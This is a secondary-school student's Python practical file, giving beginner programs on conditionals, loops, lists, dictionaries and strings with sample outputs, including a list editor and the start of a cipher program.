Computer Science Practical File

- by *Meghraj Goswami*, Class XI-A
BGSIPS 2020-21

All projects have been coded in Python 3, with referral to the official python documentation and respective library documentations hosted on readthedocs.io.

The editor used is VSCodium.

Table of Contents

Conditional Statements (If, elif, else)

Loops (For loop, While loop)

Strings, Dictionaries and Lists

Miscellaneous projects

Conditional Statements

#1 Program to sort odd and even elements in a list into two different lists

SOURCE CODE ↓

```
try:
    a=eval(input("\nEnter List: "))
    aeven=[]
    aodd=[]
    for i in range(len(a)):
        if a[i]%2==0:
            aeven.append(a[i])
        else:
            aodd.append(a[i])
    print("\nEven numbers in list are:",aeven)
    print("Odd numbers in list are :",aodd)
except BaseException as e:
    print('An exception occurred:',e)
```

OUTPUT ↓

```
Enter List: [3,6,64,393,-79]

Even numbers in list are: [6, 64]
Odd numbers in list are : [3, 393, -79]
PS M:\py>
```

#2 Program to find the largest number among three user-inputted numbers

SOURCE CODE ↓

```
a=float(input("\nEnter first number : "))
b=float(input("Enter second number: "))
c=float(input("Enter third number : "))

if(a>b and a>c):
    print("\nFirst number entered ("+str(a)+") is the largest")

elif(b>a and b>c):
    print("\nSecond number entered ("+str(b)+") is the largest")

else:
    print("\nThird number entered ("+str(c)+") is the largest")
```

OUTPUT ↓

```
Enter first number : 26.75
Enter second number: -78
Enter third number : 343

Third number entered (343.0) is the largest
PS M:\py>
```

#3 Program to accept any amount of numbers from a user, store them in a list and then show the frequency of elements between 50 and 80

SOURCE CODE ↓

```
1   lst_5080=[]
2   print('Type "done" to break out of loop')
3   while True:
4       try:
5           a = input('Enter a number: ')
6           if a.lower()=='done': break
7           if 50<int(a)<81: lst_5080.append(int(a))
8       except ValueError:
9           print('Not a number! Try again')
10          continue
11  if bool(lst_5080):
12      print("Elements in list in range 50 to 80 are:")
13      for i in set(lst_5080):
14          print(i,": occurs",lst_5080.count(i),"times")
15  else:
16      print("No elements in range 50-80")
```

OUTPUT ↓

```
Type "done" to break out of loop
Enter a number: 23
Enter a number: 79
Enter a number: abc
Not a number! Try again
Enter a number: 52
Enter a number: 81
Enter a number: 79
Enter a number: done
Elements in list in range 50 to 80 are:
52 : occurs 1 times
79 : occurs 2 times
PS M:\py>
```

#4 Program to enter the bill amount, ask the user for the method of payment and calculate discount

SOURCE CODE ↓

```
bill=float(input("\nEnter bill amount: "))
mode=int(input("1. Credit Card\n2. Debit Card\n3. Net Banking\n4. Other\nEnter mode of payment: "))

if(mode==1):
    disper=(10/100)
    amt=bill-(bill*disper)

elif(mode==2):
    disper=(5/100)
    amt=bill-(bill*disper)

elif(mode==3):
    disper=(2/100)
    amt=bill-(bill*disper)

elif(mode==4):
    disper=(0/100)
    amt=bill-(bill*disper)

else: print("Bad choice")
print("Net payable amount is ₹",amt,"\nAmount deducted is ₹",(bill*disper))
```

OUTPUT ↓

```
Enter bill amount: 50
1. Credit Card
2. Debit Card
3. Net Banking
4. Other
Enter mode of payment: 1
Net payable amount is ₹ 45.0
Amount deducted is ₹ 5.0
```

```
Enter bill amount: 50
1. Credit Card
2. Debit Card
3. Net Banking
4. Other
Enter mode of payment: 2
Net payable amount is ₹ 47.5
Amount deducted is ₹ 2.5
```

```
Enter bill amount: 50
1. Credit Card
2. Debit Card
3. Net Banking
4. Other
Enter mode of payment: 3
Net payable amount is ₹ 49.0
Amount deducted is ₹ 1.0
```

```
Enter bill amount: 50
1. Credit Card
2. Debit Card
3. Net Banking
4. Other
Enter mode of payment: 4
Net payable amount is ₹ 50.0
Amount deducted is ₹ 0.0
```

#5 Program to determine number of alphabets (uppercase and lowercase), digits, whitespaces, words and special characters in given piece of text

SOURCE CODE ↓

```
txt = input('\nEnter text: ')
alpha, num, w_space, special_char, lowerc, upperc = 0,0,0,0,0,0
for i in txt:
    if i.isalpha():
        alpha+=1
        if i.islower():
            lowerc+=1
        else:
            upperc+=1
    elif i.isdigit():
        num+=1
    elif i == ' ':
        w_space+=1
    else:
        special_char+=1
print('',alpha,'alphabets\n',lowerc,'lowercase characters')
print('',upperc,'uppercase characters\n',num,'digits')
print('',w_space,'whitespaces\n',w_space+1,'words')
print('',special_char,'special characters')
```

OUTPUT ↓

```
Enter text: **L0rem 1p$um dOloR s!t aM€t**
 17 alphabets
 13 lowercase characters
 4 uppercase characters
 2 digits
 4 whitespaces
 5 words
 7 special characters
PS M:\py>
```

#6 Simple arithmetic calculator

SOURCE CODE ↓

```
from time import sleep
print('Calculator'.center(24,'*'))
while True:
    n,lst_num = int(input('Enter number of numbers to enter: ')),[]
    if n==1:
        print('Enter more than 1 operator')
        continue
    break
for i in range(1,n+1):
    txt_ext = 'th'
    if i%10 == 1:
        txt_ext = 'st'
    elif i%10 == 2:
        txt_ext = 'nd'
    elif i%10 == 3:
        txt_ext = 'rd'
    lst_num.append(float(input('Enter '+str(i)+txt_ext+' number: ')))
while True:
    if n==2:
        txt_choices = '\nChoose:\n1. Addition(+)\n2. Subtraction(-)\n3. Multiplication(*)\
\n4. Division(/)\nYour choice: '
    else:
        txt_choices = '\nChoose:\n1. Addition(+)\n2. Multiplication(*)\nYour choice: '
    ch = input(txt_choices)

    if ch=='+' or ch=='1':
        print(str(lst_num).replace('[','').replace(']',' =').replace(', ',' + '),sum(lst_num))

    elif ch=='-' or (n==2 and ch=='2'):
        print(max(lst_num),'-',min(lst_num),'=',max(lst_num)-min(lst_num))

    elif ch=='*' or (n==2 and ch=='3') or (n>=2 and ch=='2'):
        product = 1
        for i in lst_num: product*=i
        print(str(lst_num).replace('[','').replace(']',' =').replace(', ',' x '),product)

    elif ch=='/' or (n==2 and ch=='4'):
        try:
            print(lst_num[0],'/',lst_num[1],'=',lst_num[0]/lst_num[1])
        except ZeroDivisionError:
            print("Can't divide by zero!")

    else:
        print('\nBad choice. Try again!')
        continue

    if input('\nContinue? (y/n): ').lower()=='y':
        continue
    else:
        print('Exiting',end='')
        for i in range(4):
            print('.',end='')
            sleep(0.2)
        break
```

OUTPUT ↓

```
*******Calculator*******
Enter number of numbers to enter: 5
Enter 1st number: 55
Enter 2nd number: 34
Enter 3rd number: 67
Enter 4th number: 8
Enter 5th number: 212

Choose:
1. Addition(+)
2. Multiplication(*)
Your choice: *
55.0 x 34.0 x 67.0 x 8.0 x 212.0 = 212491840.0

Continue? (y/n): n
Exiting....
```

```
*******Calculator*******
Enter number of numbers to enter: 2
Enter 1st number: 3
Enter 2nd number: 7

Choose:
1. Addition(+)
2. Subtraction(-)
3. Multiplication(*)
4. Division(/)
Your choice: 4
3.0 / 7.0 = 0.42857142857142855

Continue? (y/n): n
Exiting....
```

LOOPS

#7 Program to show numbers from 10 to 1 using a while loop, and exit the loop when number 5 is encountered

SOURCE CODE ↓

```
1  from time import sleep
2  i=10
3  print()
4  while i>0:
5      print('Tick',i)
6      sleep(0.4)
7      i-=1
8      if i==5:
9          print('\nEncountered 5, Exiting loop',
   end='')
10         sleep(0.2)
11         for i in range(4):
12             print('.',end='')
13             sleep(0.2)
14         break
```

OUTPUT ↓

```
Tick 10
Tick 9
Tick 8
Tick 7
Tick 6

Encountered 5, Exiting loop....
```

#8 Program to print comma separated numbers from given start value to stop value with some step value (all user given) using while loop

SOURCE CODE ↓

```
start = int(input('\nEnter starting number: '))
end   = int(input('Enter ending number  : '))
step  = int(input('Enter step value     : '))

while start<=end:
    print(start,end=('' if start+step > end else ', '))
    start += step
```

OUTPUT ↓

```
Enter starting number: 5
Enter ending number  : 100
Enter step value     : 5
5, 10, 15, 20, 25, 30, 35, 40, 45, 50, 55, 60, 65, 70, 75, 80, 85, 90, 95, 100
```

```
Enter starting number: 4
Enter ending number  : 107
Enter step value     : 7
4, 11, 18, 25, 32, 39, 46, 53, 60, 67, 74, 81, 88, 95, 102
```

#9 Program to print and find sum of user-inputted numbers using a for loop

SOURCE CODE ↓

```
a=int(input("Enter start of range: "))
b=int(input("Enter end of range: "))

add = 0
c=1 if a<b else -1

print("\nNumbers are:")
for i in range(a,(b+c),c):
    print(i,end=(', ' if i!=b else ''))
    add += i

print("\nSum is:",add)
```

OUTPUT ↓

```
Enter start of range: 7
Enter end of range: 2

Numbers are:
7, 6, 5, 4, 3, 2
Sum is: 27
PS M:\py>
```

#10 Linear search program that calculates the frequency of a particular element in a list and displayes that along with the element indices

SOURCE CODE ↓

```
lst=eval(input("\nEnter list: "))
while True:
    a=input("\nEnter element to search (enter 'end' to end program): ")
    if a=='end':
        print('Exiting program...')
        break
    else:
        pass
    check=False
    c=0
    st=""
    for i in range(len(lst)):
        if lst[i]==int(a):
            check=True
            c+=1
            st+=str(i)+" "
        else:
            pass
    if check:
        print("\n",int(a),"found",c,"times","in list at indices",st)
    else:
        print("\n",int(a),"not found","in list")
```

OUTPUT ↓

```
Enter list: [4,1,2,6,7,7,1,2,9,4,3,1]

Enter element to search (enter 'end' to end program): 1

 1 found 3 times in list at indices 1 6 11

Enter element to search (enter 'end' to end program): 7

 7 found 2 times in list at indices 4 5

Enter element to search (enter 'end' to end program): 8

 8 not found in list

Enter element to search (enter 'end' to end program): end
Exiting program...
```

#11 Program to enter a number of students with the marks they received in some subject, and then check whether certain marks belong to certain students

SOURCE CODE ↓

```python
from time import sleep

Student_result={}
n=int(input('No. of students: '))
for i in range(n):
    a=input("\nEnter name: ")
    b=int(input("Enter marks: "))
    Student_result[a]=b

while True:
    z=int(input("\nEnter marks: "))
    for j in list(Student_result.keys()):
        if Student_result[j]==z:
            print(j,'has',Student_result[j],'marks')
    if z not in list(Student_result.values()):
        print('No such value')
    choice=input('\nCheck again? ')
    if choice.lower()=='y':
        continue
    else:
        print("\nExiting program", end='')
        for j in ("..."):
            sleep(0.5)
            print(j, end='')
        sleep(0.5)
        break
```

OUTPUT ↓

```
No. of students: 3

Enter name: Meghraj
Enter marks: 53

Enter name: Piyush
Enter marks: 76

Enter name: Yasha
Enter marks: 35

Enter marks: 53
Meghraj has 53 marks

Check again? y

Enter marks: 41
No such value

Check again? y

Enter marks: 35
Yasha has 35 marks

Check again? n

Exiting program...
```

#12 Program to find frequency of a particular word in a given sentence using count function and for loop, and calculating and comparing the time taken by both the methods

SOURCE CODE ↓

```
txt=input("Enter text: ")
word=input("Enter word: ")
from time import time

#With count() func
t1 = time()
c1=txt.split().count(word)
print("\nNo. of times",word,"appears in",txt,"is:",c1)
t2 = time()
print('Time taken in seconds by count() function: ',t2-t1)

#With for loop
t3=time()
c2=0
for i in txt.split():
    if i==word:
        c2+=1
print("\nNo. of times",word,"appears in",txt,"is:",c2)
t4=time()
print('Time taken in seconds by looping: ',t4-t3)

print('\n'+('Looping' if t4-t3<t2-t1 else 'count() function')+' takes less time')
```

OUTPUT ↓

```
Enter text: The quick brown fox jumped over the lazy dog
Enter word: the

No. of times the appears in The quick brown fox jumped over the lazy dog is: 1
Time taken in seconds by count() function:  0.00144195556640625

No. of times the appears in The quick brown fox jumped over the lazy dog is: 1
Time taken in seconds by looping:  0.007025718688964844

count() function takes less time
PS M:\py>
```

#13 Program that implements bubble sort algorithm

SOURCE CODE ↓

```
lst = [4,3,32,5,2,56,4,3,7,1,53,6,77,2]
print('\nOriginal list:',lst)
for i in range(len(lst)-1):
    for i in range(len(lst)):
        try:
            if lst[i]>lst[i+1]:
                lst[i],lst[i+1] = lst[i+1],lst[i]
        except IndexError:
            continue
print('\nSorted list  :',lst)
```

OUTPUT ↓

```
Original list: [4, 3, 32, 5, 2, 56, 4, 3, 7, 1, 53, 6, 77, 2]

Sorted list  : [1, 2, 2, 3, 3, 4, 4, 5, 6, 7, 32, 53, 56, 77]
```

STRINGS, DICTIONARIES & LISTS

#14 Program to create anagrams or jumble given text (an anagram is a word or a phrase formed by rearranging the letters of a different word or phrase)

SOURCE CODE ↓

```
1  from random import randrange as r
2
3  txt = input('Enter text to jumble: ')
4  lst_jumble = list(txt)
5  txt_jumble = ''
6  for i in range(len(txt)):
7      txt_jumble += lst_jumble.pop(r(0,len(lst_jumble)))
8
9  print('Jumbled text:',txt_jumble.title())
```

OUTPUT ↓

```
Enter text to jumble: hello world
Jumbled text: Olod Lhwler
PS M:\py>
```

#15 Program to wrap given text by the number of characters given by the user

SOURCE CODE ↓

```python
txt = input('Enter text to wrap: ')
while True:
    try:
        wrap_by = int(input('\nHow many letters do you want in a line? '))
        break
    except ValueError:
        print("\nThat's not a number! Try again")
        continue
print()
for i in range(len(txt)):
    print(txt[i],end=('\n' if (i+1) % wrap_by == 0 else ''))
```

OUTPUT ↓

Given text :-

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Nunc et magna aliquet, tempor magna id, pellentesque justo. Aenean vestibulum vulputate enim id tempor. Nunc ultrices risus vulputate vestibulum convallis. Fusce velit erat, bibendum a semper et, congue eu mauris. Aliquam mi sem, ullamcorper at cursus sit amet, sagittis nec nunc. Nam tristique, erat eget placerat volutpat, turpis ante blandit ligula, et rutrum lorem nisi quis mauris. Aliquam commodo ac odio et commodo.

Result :-

```
Enter text to wrap: Lorem ipsum dolor sit amet, consectetur adipiscing elit. Nunc et magna aliquet, tempor magn
a id, pellentesque justo. Aenean vestibulum vulputate enim id tempor. Nunc ultrices risus vulputate vestibulum
convallis. Fusce velit erat, bibendum a semper et, congue eu mauris. Aliquam mi sem, ullamcorper at cursus sit
amet, sagittis nec nunc. Nam tristique, erat eget placerat volutpat, turpis ante blandit ligula, et rutrum lore
m nisi quis mauris. Aliquam commodo ac odio et commodo.

How many letters do you want in a line? 40

Lorem ipsum dolor sit amet, consectetur
adipiscing elit. Nunc et magna aliquet,
tempor magna id, pellentesque justo. Aen
ean vestibulum vulputate enim id tempor.
 Nunc ultrices risus vulputate vestibulu
m convallis. Fusce velit erat, bibendum
a semper et, congue eu mauris. Aliquam m
i sem, ullamcorper at cursus sit amet, s
agittis nec nunc. Nam tristique, erat eg
et placerat volutpat, turpis ante blandi
t ligula, et rutrum lorem nisi quis maur
is. Aliquam commodo ac odio et commodo.
PS M:\py>
```

#16 Program to create a dictionary of a range of numbers with their squares as the values

SOURCE CODE ↓

```
dct_sqr={}

a=int(input('\nStarting number: '))
b=int(input('Ending number  : '))

step_val = -1 if a>b else 1
for i in range(a,b+step_val,step_val):
    dct_sqr[i]=i*i

print('\nDictionary with values being squares of keys:')
print(dct_sqr)
```

OUTPUT ↓

```
Starting number: 2
Ending number  : 7

Dictionary with values being squares of keys:
{2: 4, 3: 9, 4: 16, 5: 25, 6: 36, 7: 49}
PS M:\py>
```

#17 Program to work with lists in python (CLI)

SOURCE CODE ↓

```
from time import sleep

#*******************************************************************************************#
print("List editor, created in Python 3.7.7 by Meghraj Goswami, Class XI-A")
print("To enter a list, type comma separated values bw square brackets []")
print("Index values start from 0, so position of first element in list has index number 0")
#*******************************************************************************************#

lst=eval(input("\nEnter list: "))
lststatic=lst.copy()

while True:
    choice=int(input("\nChoose →\n1. Add element to list\n2. Replace element in list\n3. Remove element from list\
        \n4. Sort list\n5. Count elements in list\n6. Remove modifications/revert to original list\n7. Clear list\
        \n8. Display lists\n9. Other info\n10. End program\nYour choice: "))

    if choice==1:
        choice1=int(input("\nChoose→\n1. Extend(Add two lists together)\n2. Append(Add single element to list)\
            \n3. Insert(Insert element at particular index in list)\n"))

        if choice1==1:
            l2=eval(input("\nEnter 2nd list: "))
            lst.extend(l2)
            print("Extended list is: ",lst)

        elif choice1==2:
            print("\nType 'done' (without '')to end loop")
            while True:
                a=input("Enter value to append: ")
                if a=="done":
                    lst.append(int(a))
                    print("New list is:",lst)
                else:
                    break
            print("\nList with appended values is:",lst)

        elif choice1==3:
            i=int(input("\nEnter index number for element to be placed: "))
            n=int(input("Enter element: "))
            lst.insert(i,n)
            print("List is:",lst)

    elif choice==2:
        choice1=int(input("\nChoose →\n1. Replace element by value\n2. Replace element by index position\
            \nYour choice: "))

        if choice1==1:
            a=int(input("\nEnter element to replace: "))
            b=int(input("Enter value to replace with: "))
            for i in range(len(lst)):
               if lst[i]==a:
                   lst[i]=b
            print("List with",a,"replaced by",b,"is",lst)

        elif choice==2:
            a=int(input("\nEnter index: "))
            b=int(input("Enter value to replace: "))
            r=lst[a]
            lst[a]=b
            print("List with",r,"replaced by",b,"is",lst)

    elif choice==3:
        choice1=int(input("\nChoose →\n1. Remove element from list by value\n2. Remove element from list by position\
            \nYour choice: "))

        if choice1==1:
                while True:
```

```
                    i=int(input("\nEnter value to remove: "))
                    lst.remove(i)
                    print("List with",i,"removed is",lst)
                    ch=input("\nRun again(same/back)?\n")
                    if ch.lower()=='same':
                        continue
                    elif ch.lower()=='back':
                        break

        if choice1==2:
                while True:
                    i=int(input("\nEnter index position: "))
                    r=lst[i]
                    lst.pop(i)
                    print("List without element",r,"at index",i,"is",lst)
                    ch=input("\nRun again(same/back)?\n")
                    if ch.lower()=='same':
                        continue
                    elif ch.lower()=='back':
                        break

    elif choice==4:
        choice1=int(input("\nChoose ->\n1. Sort list in ascending order\n2. Sort list in descending order\
            \nYour choice: "))

        if choice1==1:
            lst.sort()
            print("\nList in ascending order:",lst)

        elif choice1==2:
            lst.sort(reverse=True)
            print("\nList in descending order:",lst)

    elif choice==5:
        choice1=int(input("\nChoose ->\n1. Show total elements in list\n2. Show count of specific element\
            \nYour choice: "))

        if choice1==1:
            print("\nTotal",len(lststatic),"elements in original list")
            print("Total",len(lst),"elements in modified list")

        elif choice1==2:
            while True:
                a=input("\nEnter element to count (type 'back' to go back): ")
                if a=='back':
                    break
                print(a,"occurs",lststatic.count(int(a)),"times in original list")
                print(a,"occurs",lst.count(int(a)),"times in modified list")

    elif choice==6:
        choice1=input("\nAre you sure you want to remove changes to list?(y/n)")
        if choice1.lower()=='y':
            lst=lststatic.copy()
        else:
            pass

    elif choice==7:
        choice1=input("\nAre you sure you want to clear list?(y/n)")

        if choice1.lower()=='y':
            lst.clear()

        elif choice1.lower()=='n':
            pass

    elif choice==8:
        print("\nOriginal list =",lststatic)
        print("Modified list =",lst)

    elif choice==9:
        print("\nFor original list:")
        print("Sum of value of elements:",sum(lststatic))
        print("Minimum element value:",min(lststatic))
        print("Maximum element value:",max(lststatic))
        print("\nFor modified list:")
        print("Sum of value of elements:",sum(lst))
        print("Minimum element value:",min(lst))
        print("Maximum element value:",max(lst))
```

```
    elif choice==10:
        print("\nExiting program", end='\n')
        animation = "|/-\\"
        idx = 0
        for j in range(15):
            print(animation[idx % len(animation)], end="\r")
            idx += 1
            sleep(0.2)
        sleep(0.5)
        break
```

OUTPUT ↓

```
List editor, created in Python 3.7.7 by Meghraj Goswami, Class XI-A
To enter a list, type comma separated values bw square brackets []
Index values start from 0, so position of first element in list has index number 0

Enter list: [1,3,5,6,8]

Choose ->
1. Add element to list
2. Replace element in list
3. Remove element from list
4. Sort list
5. Count elements in list
6. Remove modifications/revert to original list
7. Clear list
8. Display lists
9. Other info
10. End program
Your choice:
```

For viewing the functions being used, please visit

https://j.mp/listcli

#18 Program to work with lists in python (GUI)

SOURCE CODE ↓

```
from tkinter import *
from tkinter import ttk
import tkinter.font as font
import random
from tkinter import messagebox
from matplotlib import pyplot as plt
import numpy as np

w = Tk()
w.minsize(width=430, height=320)
w.maxsize(width=430, height=320)
w.title('List Editor')
w.configure(bg='#202436')
myF = font.Font(family='Franklin Gothic Book',size='13')
#-------------------------------------------------
def graf():
    a=lE.get().lstrip('[').rstrip(']').split(',')
    b=dLmv['text'].lstrip('[').rstrip(']').split(', ')
    if len(a)>len(b):
        x=list(set(a))
    else:
        x=list(set(b))
    xli=len(x)
    xl = np.arange(xli)
    y1=[]
    y2=[]
    width = 0.35
    for i in x:
        y1.append(list(lE.get()).count(i))
        y2.append(list(dLmv['text']).count(i))
    plt.bar(xl,y1,width,label="Original")
    plt.bar(xl+width,y2,width,label="Modified")
    plt.ylabel('Occurence Count')
    plt.title('Element stats')
    plt.xticks(xl + width / 2, x)
    plt.yticks(range(6))
    plt.legend(loc='best')
    plt.show()
#-------------------------------------------------
def clear():
    lE.configure(state='normal')
    lE.delete(0,'end')
    dLmv.configure(text='')
    mE1.delete(0,'end')
    mE.configure(state='normal')
    mE.delete(0,'end')
    v.set('0')
    cE.delete(0,'end')
    mC.current(0)
    mcC.current(0)
    cLo.configure(text='')
    cLm.configure(text='')
#-------------------------------------------------
def exirt():
```


```
    ans = messagebox.askyesno("End program? :(", "Are you sure you want to exit?")
    if ans:
        messagebox.showinfo(":)","Goodbye!")
        w.destroy()
    else:
        pass
#-------------------------------------------------
def abt():
    messagebox.showinfo("About", "List editor, created in Python 3.7.7 by Meghraj \
Goswami, Class XI-A\nTo enter a list, type comma separated values bw square brackets \
[ ]\nIndex values start from 0, so position of first element in list has index number\
 0\n\n-------------------------------------------------------------------------------\
\n\nCopyright © 2020. For Privacy Policy and Terms of Service visit j.mp/3aeIVfl.")
#-------------------------------------------------
menubar = Menu(w)
men1 = Menu(menubar,tearoff=0)
menubar.add_cascade(label ='Menu', menu = men1)
w.config(menu = menubar)
men1.add_command(label ='New List', command = clear)
men1.add_command(label ='List element statistcs', command=graf)
men1.add_command(label ='About', command = abt)
men1.add_separator()
men1.add_command(label ='Exit', command = exirt)
#-------------------------------------------------
lF = LabelFrame(w,text='Lists')
lL = Label(lF,text='Enter list:',font=myF)
lE = Entry(lF,font=myF,width=34)
lE.configure(bg='#202436')
dLm = Label(lF,text='Modified:',font=myF)
dLmv = Label(lF,font=myF,width=34,relief='sunken')
dLmv.configure(bg='#202436')
lF.place(x=12,y=5)
lL.grid(row=0,column=0,pady=5,padx=5)
lE.grid(row=0,column=1,pady=5,padx=5)
dLm.grid(row=1,column=0,pady=5,padx=4)
dLmv.grid(row=1,column=1,pady=5,padx=4)
#-------------------------------------------------
def setText(self):
    if mC.get()=='Add':
        mcC['values']=('Append','Extend','Insert')
    elif mC.get()=='Remove' or mC.get()=='Replace':
        mcC['values']=('By Value','By Index')
    mcC.current(0)
#-------------------------------------------------
def count():
    c = cE.get()
    try:
        c = int(c)
    except ValueError:
        pass
    a = eval(lE.get()).count(c)
    b = eval(dLmv['text']).count(c)
    cLo.configure(text=str(a)+" times in original")
    cLm.configure(text=str(b)+" times in modified")
#-------------------------------------------------
def setIndex(self):
    if (mC.current()==0 and mcC.current()==2) or (mC.current()==1 and mcC.current()==1):
        mE1.grid(row=0,column=2,padx=5,pady=5)
        mE1.configure(width=3)
        mE.configure(width=12)
        mE.grid(row=0,column=3,padx=3,pady=5)
        mB.grid(row=0,column=4,padx=5,pady=5)
        if mC.current()==1:
            mE.configure(state='disabled')
```

```
    elif mC.current()==2:
        mE.configure(state='normal')
        mE1.configure(width=7)
        mE1.grid(row=0,column=2,padx=4,pady=5)
        mE.configure(width=8)
        mE.grid(row=0,column=3,padx=4,pady=5)
        mB.grid(row=0,column=4,padx=5,pady=5)
    else:
        mE.configure(state='normal')
        mE.configure(width=16)
        mE.grid(row=0,column=2,padx=5,pady=5)
        mB.grid(row=0,column=3,padx=5,pady=5)
#-------------------------------------------------
done=False
def modDo():
        global done
        lL.configure(text='Original:')
        lE.configure(state='readonly')
        if done:
            pass
        else:
            dLmv.configure(text=str(lE.get()))
            done=True
        lEt = eval(dLmv['text'])
        mEt = mE.get()
        mE1t = mE1.get()
        try:
            mE1t=int(mE1t)
        except ValueError:
            pass
        try:
            mEt=int(mEt)
        except ValueError:
            pass
        if mC.current()==0 and mcC.current()==0:
            lEt.append(mEt)
            dLmv.configure(text=str(lEt))
            mE.delete(0,'end')
        elif mC.current()==0 and mcC.current()==1:
            lEt.extend(eval(mEt))
            dLmv.configure(text=str(lEt))
            mE.delete(0,'end')
        elif mC.current()==0 and mcC.current()==2:
            lEt.insert(mE1t,mEt)
            dLmv.configure(text=str(lEt))
            mE.delete(0,'end')
        elif mC.current()==1 and mcC.current()==0:
            lEt.remove(mEt)
            dLmv.configure(text=str(lEt))
            mE.delete(0,'end')
        elif mC.current()==1 and mcC.current()==1:
            lEt.pop(mE1t)
            dLmv.configure(text=str(lEt))
            mE1.delete(0,'end')
        elif mC.current()==2 and mcC.current()==0:
            for i in range(len(lEt)):
                if lEt[i]==mE1t:
                    lEt[i]=mEt
            dLmv.configure(text=str(lEt))
        elif mC.current()==2 and mcC.current()==1:
            lEt[mE1t]=mEt
            dLmv.configure(text=str(lEt))
#-------------------------------------------------
```

```
def sort():
    a=eval(dLmv['text'])
    anum=[]
    astr=[]
    for i in a:
        if isinstance(i, int) or isinstance(i, float):
            anum.append(i)
        else:
            astr.append(i)
    if v.get()==0:
        anum.sort()
        astr.sort()
        anum.extend(astr)
        dLmv['text']=str(anum)
    elif v.get()==1:
        anum.sort(reverse=True)
        astr.sort(reverse=True)
        anum.extend(astr)
        dLmv['text']=str(anum)
    elif v.get()==2:
        random.shuffle(a)
        dLmv['text']=str(a)
#-------------------------------------------------
def rev():
    dLmv.configure(text=str(lE.get()))
    mE1.delete(0,'end')
    mE.configure(state='normal')
    mE.delete(0,'end')
    v.set('0')
    cE.delete(0,'end')
    mC.current(0)
    mcC.current(0)
    cLo.configure(text='')
    cLm.configure(text='')
#-------------------------------------------------
mF = LabelFrame(w,text='Modify')
mC = ttk.Combobox(mF,values=['Add','Remove','Replace'],state='readonly',font=myF,width=7)
mC.bind('<<ComboboxSelected>>',setText)
mcC = ttk.Combobox(mF,values=['Append','Extend','Insert'],state='readonly',font=myF,width=7)
mcC.bind('<<ComboboxSelected>>',setIndex)
mE1 = Entry(mF,font=myF)
mE1.configure(bg='#202436')
mE = Entry(mF,font=myF,width=16)
mE.configure(bg='#202436')
mB = Button(mF,text=' Do ',font=myF,command=modDo)
mB.configure(bg='#202436')
mC.current(0)
mcC.current(0)
mF.place(x=10,y=110)
mC.grid(row=0,column=0,padx=5,pady=5)
mcC.grid(row=0,column=1,padx=5,pady=5)
mE.grid(row=0,column=2,padx=5,pady=5)
mB.grid(row=0,column=3,padx=5,pady=5)
#-------------------------------------------------
sF = LabelFrame(w,text='Sort')
sorts = [
    ("Ascending",'0'),
    ("Descending",'1'),
    ("Shuffle",'2'),
    ]
v = IntVar()
v.set('0')
for text, mode in sorts:
    sR = Radiobutton(sF,text=text,variable=v,value=mode,command=sort,font=myF)
    sR.pack(anchor='w',pady=2)
sF.place(x=10,y=185)
```

```
#-----------------------------------------------------
cF = LabelFrame(w,text='Count')
cL = Label(cF,text='Value:',font=myF,width=5)
cE = Entry(cF,font=myF,width=5)
cE.configure(bg='#202436')
cB = Button(cF,text='Count',font=myF,command=count)
cB.configure(bg='#202436')
cLo = Label(cF,font=myF)
cLm = Label(cF,font=myF)
cF.place(x=140,y=185)
cLo.pack(side=BOTTOM,pady=4)
cLm.pack(side=BOTTOM,pady=4)
cL.pack(side=LEFT,padx=5)
cE.pack(side=LEFT,padx=5)
cB.pack(side=LEFT,padx=5)
#-----------------------------------------------------
eBrem = Button(font=myF,text='Revert to\nOriginal',width=8,command=rev)
eBrem.configure(bg='#202436')
eBrem.place(x=342,y=197)
eBc = Button(font=myF,text='Clear All',width=8,command=clear)
eBc.configure(bg='#202436')
eBc.place(x=342,y=267)
w.mainloop()
```

OUTPUT ↓



For a more detailed output with the functions shown being used, please visit

https://j.mp/listgui

#19 Program to show frequency of all elements in a list

SOURCE CODE ↓

```
lst = eval(input("Enter list: "))
l=0

for j in lst:
    if len(str(j))>l:
        l=len(str(j))

print()
for i in set(lst):
    print("Count of",str(i).rjust(l),"is",lst.count(i))
```

OUTPUT ↓

```
Enter list: [1,1,1,1,2,2,33,44,55,33,444,9,9,7,3,2,2,33]

Count of   1 is 4
Count of   2 is 4
Count of  33 is 3
Count of   3 is 1
Count of   7 is 1
Count of   9 is 2
Count of  44 is 1
Count of  55 is 1
Count of 444 is 1
PS M:\py>
```

MISC. PROJECTS

#20 Program to encode and decode text in/from – morse code, Caesar cipher (shift cipher) or the user's own cipher created by them

SOURCE CODE ↓

```python
'''
    Program: Cipher
    Version: 1.1
    Author : Meghraj Goswami
    Github : github.com/megz15/cipher'''


def get_key(val, d):
    for k, v in d.items():
        if val == v:
            return k


Morse = {' ': ' ',"'": '.----.','(': '-.--.-',')': '-.--.-',',': '--..--','-': '-....-',
'.': '.-.-.-','/': '-..-.','0': '-----','1': '.----','2': '..---','3': '...--','A': '.-',
'4': '....-','5': '.....','6': '-....','7': '--...','8': '---..','9': '----.','G': '--.',
